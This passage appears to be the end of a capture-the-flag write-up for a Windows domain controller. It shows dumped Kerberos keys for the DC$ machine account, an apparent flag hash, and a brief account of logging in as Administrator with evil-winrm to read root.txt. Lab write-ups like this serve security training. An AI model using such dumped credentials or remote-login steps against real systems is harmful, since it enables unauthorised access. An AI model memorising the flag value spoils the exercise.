DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
```

Privilege Escalation

136997b829b1f0ed644d4a95d7e6151b



After I evil-winrm into the system I ended up getting the root flag before even getting the user flag. Needless to say since I was admin I also managed to get the User flag.

PS C:\Users\Administrator\Desktop> type root.txt

